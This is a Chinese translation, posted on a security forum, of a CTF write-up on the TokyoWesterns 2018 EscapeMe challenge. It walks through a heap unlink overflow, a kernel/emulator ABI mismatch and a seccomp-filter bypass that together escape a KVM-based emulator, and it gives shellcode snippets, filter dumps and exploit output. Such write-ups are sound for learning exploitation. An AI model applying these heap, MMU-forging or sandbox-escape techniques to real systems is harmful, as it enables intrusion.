
登录

[Write-up] TokyoWesterns CTF 2018 - pwn240+300+300 EscapeMe


mss**** / 2018-09-06 22:32:22 / 浏览数 3254 技术文章 技术文章 顶(0) 踩(0)

原文：https://david942j.blogspot.com/2018/09/write-up-tokyowesterns-ctf-2018.html

这里要介绍的，是我见过的最好的KVM
(基于内核的虚拟机)挑战题目！在此，我要特别感谢@shift_crops为我们带来了一个如此迷人的挑战题目。随着赛事的结束，他已经公布了EscapeMe的源代码。



对于这些公布的文件，读者可以从作者的repo中下载，其中包括4个二进制文件、2个文本文件和1个python脚本。




此外，读者还可以从本人的CTF-writes repo 中找到相关的3个漏洞利用脚本。

简介

这个挑战涉及3个二进制文件，分别是kvm.elf、kernel.bin和memo-static.elf。

同时，该挑战中还有3个旗标，它们分别需要借助位于用户空间、内核空间和宿主机模拟器（kvm.elf）中的shellcode来获取。

首先，在shell中键入./kvm.elf kernel.bin memo-static.elf命令，将看到一个普通的pwn挑战界面：



kvm.elf是一个模拟器（与qemu-system类似），它是通过KVM（利用Linux内核实现的VM）进行模拟的。

kernel.bin实现了一个非常小的内核，能够加载静态ELF二进制文件和一些系统调用。


memo-static.elf是一个普通的ELF文件，实现了一个简单的内存管理系统。

由于源代码已在作者的存储库中发布，所以，本文仅涉及我用到的漏洞，而不是整个挑战中的所有漏洞。

EscapeMe1：用户空间

---

memo-static.elf是一个静态链接的二进制文件，所以，我们不妨先过一遍checksec：



好吧，对于这个挑战来说，checksec没有什么用处，因为执行这个二进制文件的“内核”是在kernel.bin中实现的，它禁用了针对可执行文件的所有现代保护措施。因此，这里

漏洞分析

实际上，这是一个“老洞”。在Alloc函数中，我们可以添加一个内存块（在堆上），最多可以添加0x28字节的数据，之后，我们可以设法通过Edit编辑每个内存块的内容，其

```
read(0, memo[id].data, strlen(memo[id].data));
```

如果该内存快恰好有0x28字节的非空数据，那么上面的操作会越界读取下一个块中的内容。

漏洞利用

虽然这是一个简单的堆溢出挑战，但是其中的内存分配不是由我们熟悉的glibc库中的ptmalloc函数完成的。虽然这里的malloc/free的机制与ptmalloc函数的非常相似，但是

我们决定在伪造的数据块上使用unlink攻击，具体如下图所示:

```
|-----------------------------|
                |              |     0x31     |
        (*ptr) -> |              |     0x51     | <- fake chunk size
                |  ptr - 0x18  |  ptr - 0x10  |
                |-----------------------------|
                |              |     0x31     |
                |   BBBBBBBB   |   BBBBBBBB   |
                |   BBBBBBBB   |   BBBBBBBB   |
                |-----------------------------|
forge prev size -> |     0x50     |     0x30     | <- overflow, clear prev_in_use bit
```

```
|   CCCCCCCC   |   CCCCCCCC   |
|   CCCCCCCC   |   CCCCCCCC   |
|------------------------------|
```

当编辑块B时将发生堆溢出，将下一个块的大小从0x31改为0x30，同时，还提供了一个正确的prev_size值（0x50）。

然后，我们通过Delete函数删除（释放）块C，这样的话，它就释放的内存就会与前面的（伪造的）块合并，从而调用unlink。因此，原先指向堆的*ptr现在将指向ptr-0x18

在此之后，虽然几乎可以执行任意的写入操作，但是，它还是面临一个很大的局限性，因为，我们只能写入同一个长度的数据（具体原因，请回想一下Edit的实现）。所以，

1. 修改（位于0x604098处的）top_chunk的指针，让它指向0x604038
2. 这里之所以选择0x604038，因为0x604040处还存储了某些值，这样，我们可以在malloc函数运行期间绕过大小检查
3. 使用Alloc函数向栈申请3次内存，第3个内存块将通过malloc分配堆中top_chunk本身所处的内存，然后我们再次伪造top_chunk并让它指向堆栈地址
4. 再次通过Alloc分配内存，调用malloc在堆上分配内存，从而伪造返回地址。

剩下的事情，就是用准备好的shellcode控制rip，让它指向堆，以读取更多的shellcode并执行之。

然后，我就被卡在这里啦??

是的，我可以设法让shellcode执行，但问题是旗标在哪儿呢？
好吧，由于我坚信必须通过代码执行漏洞才能黑掉接下来的攻击面（内核和模拟器），所以，我决定在搞清楚如何找到flag1之前，先去设法利用这个二进制文件。

经过一些逆向分析之后发现，在kernel.bin中实现了一个特殊的系统调用，编号为0x10c8。该系统调用会将旗标复制到一个只写内存页：

```
uint64_t sys_getflag(void){
 uint64_t addr;
 char flag[] = "Here is first flag : "FLAG1;

 addr = mmap_user(0, 0x1000, PROT_WRITE);
 copy_to_user(addr, flag, sizeof(flag));
 mprotect_user(addr, 0x1000, PROT_NONE);

 return addr;
}
```

所以，我们只需要调用该syscall，利用mprotect将该页面标记为可读，并输出其内容即可。

```
shellcode = asm('''
       mov rax, 0x10c8
       syscall
       mov rbp, rax
''' + shellcraft.mprotect('rbp', 0x1000, 6) + shellcraft.write(1, 'rbp', 60))
```

我在比赛期间使用的脚本，可以从我的github repo中下载。

实际上，我没有注意到这里也禁用了NX，所以利用ROP来mmap了一个新的内存页，用于放置shellcode。这就是链接中的脚本比我描述的更加复杂的原因。

Flag1:

TWCTF{fr33ly_3x3cu73_4ny_5y573m_c4ll}

EscapeMe2：内核空间

---

kernel.bin包含三个部分：

1. 实现一个简单的execve来解析和加载用户二进制文件
2. 实现一个MMU表，将虚拟内存映射到物理内存
3. 实现系统调用，包括：read、write、mmap、munmap、mprotect、brk、exit和get_flag（用于EscapeMe1）

我和队友花了很多时间在内存相关的操作中寻找漏洞，这些操作包括mmap、munmap和MMU的实现，不过，这完全就是一个错误的策略??

我们的目标，当然是内核级shellcode。同时，因为如果虚拟地址可以被用户空间访问，自己实现的MMU表就会标记一个比特位，所以，我们不能通过用户空间的shellcode

漏洞分析

正如前面的提示所言，内存管理中存在一个漏洞。

该漏洞是由模拟器和内核之间的ABI不一致引起的。在模拟器中有一个自己实现的内存分配器，palloc和pfree，并且内核误用了pfree方法。

在调用mmap(vaddr, len, perm) 系统调用时，内核将：

1. 通过hyper-call palloc(0, len)获取长度为len的物理地址paddr
2. 设置MMU表，将vaddr映射到paddr，并在其上标记权限位。在设置期间，可能会多次调用palloc(0, 0x1000)（取决于vaddr是否创建了相应的条目）
3. 返回vaddr

在调用 munmap(vaddr, len) 系统调用时，内核将：

- 将vaddr映射到paddr
- 超级调用for(i=0 ~ len >> 12) pfree(paddr + (i << 12), 0x1000);

这里没有漏洞。

在模拟器中，pfree(addr, len)根本不关心参数len（它的函数原型是pfree(void*)）。

因此，如果内存的addr的长度为0x2000，则调用munmap(addr, 0x1000)，在内核中只有第一页被取消映射，而在模拟器中所有内存都将被释放！

为了更好的理解这一点，请参阅之前的代码：

```
shellcode = asm(
       mmap(0x7fff1ffc000, 0x2000) +
       munmap(0x7fff1ffc000, 0x1000) +
       mmap(0x217000, 0x1000)
)
```

该shellcode被执行后，用户仍然可以访问0x7fff1ffc000 + 0x1000处的内存，不过，它现在将指向映射0x217000期间由paclloc处理的MMU表项！

漏洞利用

如果我们可以伪造MMU表，事情就会迎刃而解。经过一些正确的设置后，我的0x217000映射到了物理地址0x0，即内核代码所在地址。

现在，我们只需要调用 read(0, 0x217000+off, len)来覆盖内核即可。

在模拟器中有一个非常有用的超级调用，它用于将文件读入缓冲区。利用这个调用，我们可以轻松读取flag2.txt。

```
kernel_sc = asm('''
       mov rdi, 0
       call sys_load_file
       movabs rdi, 0x8040000000
       add rdi, rax
       mov rsi, 100
       call sys_write
       ret
   sys_write:
       mov eax, 0x11
       mov rbx, rdi
       mov rcx, rsi
       mov rdx, 0
       vmmcall
       ret
   sys_load_file:
       mov eax, 0x30
       mov ebx, 2 /* index 2, the flag2.txt */
       mov rcx, rdi /* addr */
       mov esi, 100 /* len */
       movabs rdx, 0x0
       vmmcall
       ret
       ''')
```

这个阶段的完整脚本可以从这里下载。

Flag2:

TWCTF{ABI_1nc0n51573ncy_l34d5_70_5y573m_d357ruc710n}

EscapeMe3：掌控世界

现在是最后一个阶段，即黑掉模拟器。

为了黑掉模拟器，我们必须搞清楚是否安装了seccomp规则。

```
➜ seccomp-tools dump ./kvm.elf kernel.bin memo-static.elf
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x01 0x00 0xc000003e  if (A == ARCH_X86_64) goto 0003
 0002: 0x06 0x00 0x00 0x00000000  return KILL
 0003: 0x20 0x00 0x00 0x00000000  A = sys_number
 0004: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0006
 0005: 0x06 0x00 0x00 0x00000000  return KILL
 0006: 0x15 0x00 0x01 0x00000000  if (A != read) goto 0008
 0007: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0008: 0x15 0x00 0x01 0x00000001  if (A != write) goto 0010
 0009: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0010: 0x15 0x00 0x01 0x00000003  if (A != close) goto 0012
 0011: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0012: 0x15 0x00 0x01 0x00000008  if (A != lseek) goto 0014
 0013: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0014: 0x15 0x00 0x01 0x0000000c  if (A != brk) goto 0016
 0015: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0016: 0x15 0x00 0x01 0x000000e7  if (A != exit_group) goto 0018
 0017: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0018: 0x15 0x00 0x01 0x00000010  if (A != ioctl) goto 0020
 0019: 0x20 0x00 0x00 0x00000018  A = args[1]
 0020: 0x15 0x05 0x00 0x0000ae01  if (A == 44545) goto 0026
 0021: 0x15 0x04 0x00 0x0000ae41  if (A == 44609) goto 0026
 0022: 0x20 0x00 0x00 0x00000010  A = args[0]
 0023: 0x54 0x00 0x00 0x000000ff  A &= 0xff
 0024: 0x35 0x01 0x00 0x00000007  if (A >= 7) goto 0026
 0025: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0026: 0x06 0x00 0x00 0x00000000  return KILL
```


漏洞分析

在EscapeMe2中，我们已经能够伪造MMU表，这对于这个阶段也是非常有用的。MMU表上的物理内存记录，实际上就是（在模拟器中）mmap处理过的页面的偏移量，该

同时，在seccomp规则中也存在一个漏洞，不过，这是我在后来发现的。实际上，这还得感谢我的强大的工具seccomp-tools：D

Seccomp-tools的模拟器清楚地表明，如果args[0]&0xff < 7，我们就可以调用所有的系统调用。

```
➜ seccomp-tools emu seccomp.rule 0xbeef 0
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x01 0x00 0xc000003e  if (A == ARCH_X86_64) goto 0003
 0002: 0x06 0x00 0x00 0x00000000  return KILL
 0003: 0x20 0x00 0x00 0x00000000  A = sys_number
 0004: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0006
 0005: 0x06 0x00 0x00 0x00000000  return KILL
 0006: 0x15 0x00 0x01 0x00000000  if (A != read) goto 0008
 0007: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0008: 0x15 0x00 0x01 0x00000001  if (A != write) goto 0010
 0009: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0010: 0x15 0x00 0x01 0x00000003  if (A != close) goto 0012
 0011: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0012: 0x15 0x00 0x01 0x00000008  if (A != lseek) goto 0014
 0013: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0014: 0x15 0x00 0x01 0x0000000c  if (A != brk) goto 0016
 0015: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0016: 0x15 0x00 0x01 0x000000e7  if (A != exit_group) goto 0018
 0017: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0018: 0x15 0x00 0x01 0x00000010  if (A != ioctl) goto 0020
 0019: 0x20 0x00 0x00 0x00000018  A = args[1]
 0020: 0x15 0x05 0x00 0x0000ae01  if (A == 44545) goto 0026
 0021: 0x15 0x04 0x00 0x0000ae41  if (A == 44609) goto 0026
 0022: 0x20 0x00 0x00 0x00000010  A = args[0]
 0023: 0x54 0x00 0x00 0x000000ff  A &= 0xff
 0024: 0x35 0x01 0x00 0x00000007  if (A >= 7) goto 0026
 0025: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0026: 0x06 0x00 0x00 0x00000000  return KILL
return ALLOW at line 0025
```


接下来的事情就没有什么好说的了，只要黑掉它即可。

漏洞利用

使用伪造MMU表，我们就能访问任意内存，不过，首先要绕过ASLR。为此，可以在libc中读取指针，以泄漏libc的基址和argv的地址。这样，我们就可以在堆栈上编写ROP

我使用ROP链调用mprotect(stack, 0x3000, 7)，并将控制权返回给堆栈上的shellcode。

由于受到seccomp的限制，我们无法启动shell，因为execve之后的系统调用（如open）会被禁止。所以，我决定通过编写ls shellcode来获取flag3的文件名：

```
asm('''
       /* open('.') */
       mov rdi, 0x605000
       mov rax, 0x2e /* . */
       mov [rdi], rax
       mov rax, 2
       xor rsi, rsi
       cdq
       syscall

       /* getdents */
       mov rdi, rax
       mov rax, 0x4e
       mov rsi, 0x605000
       cdq
       mov dh, 0x10
       syscall

       /* write */
       mov rdi, 1
       mov rsi, 0x605000
       mov rdx, rax
       mov rax, 1
       syscall
   '''))
```

得到了如下所示的输出：

```
➜ ./exp3.py r
[+] Opening connection to escapeme.chal.ctf.westerns.tokyo on port 16359: Done
hashcash -mb25 bcwqzqvs
[*] len(kernel_sc) = 0x12a
[*] argv @ 0x7ffd1eaaed48
[*] libc @ 0x7f038ea7d000
[*] '/home/david942j/ctf-writeups/twctf-2018/EscapeMe/libc-2.27.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Receiving all data: Done (4488B)
[*] Closed connection to escapeme.chal.ctf.westerns.tokyo port 16359
'U\xf4\x03\x00\x00\x00\x00\x00z\x17gL\xa7Z\xfd\x0f \x00pow.py\x00I\xb1\x8e\x03\x7f\x00\x08$\xf4\x03\x00\x00\x00\x00\x00\xf9\x
7f\x8ap\xd92\xe8\x12 \x00kvm.elf\x00@\x00\x00\x00\x00\x08\xe6\xf5\x03\x00\x00\x00\x00\x00+\xaf\xa5+VkM\x1c \x00.profile\x00\x
8e\x03\x7f\x00\x08T\xf4\x03\x00\x00\x00\x00\x00h3\xda\xc7\x0cJ\xda\x1f(\x00memo-static.elf\x00\xb1\x8e\x03\x7f\x00\x08Z\x03\x
04\x00\x00\x00\x00\x00\xd5b-\x01\xaf\xd2\xfe) \x00.bashrc\x00\xb8\x8e\x03\x7f\x00\x08e\x03\x04\x00\x00\x00\x00\x00,\xfb\xbe\x
02c,\x06= \x00hashcash.pyc\x00\x08\xb2\x02\x08\x00\x00\x00\x00\x00<\\\xafW\xce\xf4\xb8@ \x00run.sh\x00\x97\xe6\x8e\x03\x7f\x0
0\x08\xc1\x04\x00\x00\x00\x00\x00\x00Q\xda/x\n\tkI\x18\x00..\x00\x00\x00\x00\x04a\x03\x04\x00\x00\x00\x00\x00\x01\xe8s\x081\xcd\x
b0U \x00.bash_logout\x00\x08c\x03\x04\x00\x00\x00\x00\x00\x16\x1a\x84\x13\xb3\x0e\xe8_ \x00flag2.txt\x00\x00\x00\x00\x08b\x03
\x04\x00\x00\x00\x00\x00\x00\x0b\xe1\xee\xa5\xcb1\xbck \x00kernel.bin\x00\x00\x00\x08\xe5\xf5\x03\x00\x00\x00\x00\x00\xebt\xeb\x8
a\xbc\xbb\x1ct\x18\x00.\x00\x00\x00\x00\x00\x04d\x03\x04\x00\x00\x00\x00\x00\xff\xff\xff\xff\xff\xff\x7f
be92e0a976f329ad3331aa6bbea816.txt\x00\x00\x00\x08'
```

然后，读取文件flag3-415254a0b8be92e0a976f329ad3331aa6bbea816.txt，从而获得了最终的旗标。

完整的脚本可以从这里下载。

Flag3:

TWCTF{Or1g1n4l_Hyp3rc4ll_15_4_h07b3d_0f_bug5}

小结

这个挑战让我学到了很多关于KVM的知识（虽然它在这个挑战中并不重要），并且逐级设计的逃逸技术，不仅非常强大，并且非常有趣。

接下来，我将写一篇文章，专门为初学者详细讲解KVM的工作原理，所以，请大家耐心等待。

最后，再次感谢@shift_crops让我度过一个愉快的周末：D

上一篇：突破限制—一份安全编写和审计Chr... 下一篇：网鼎杯第四场 shenyue2 w...

1. 0 条回复

- 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板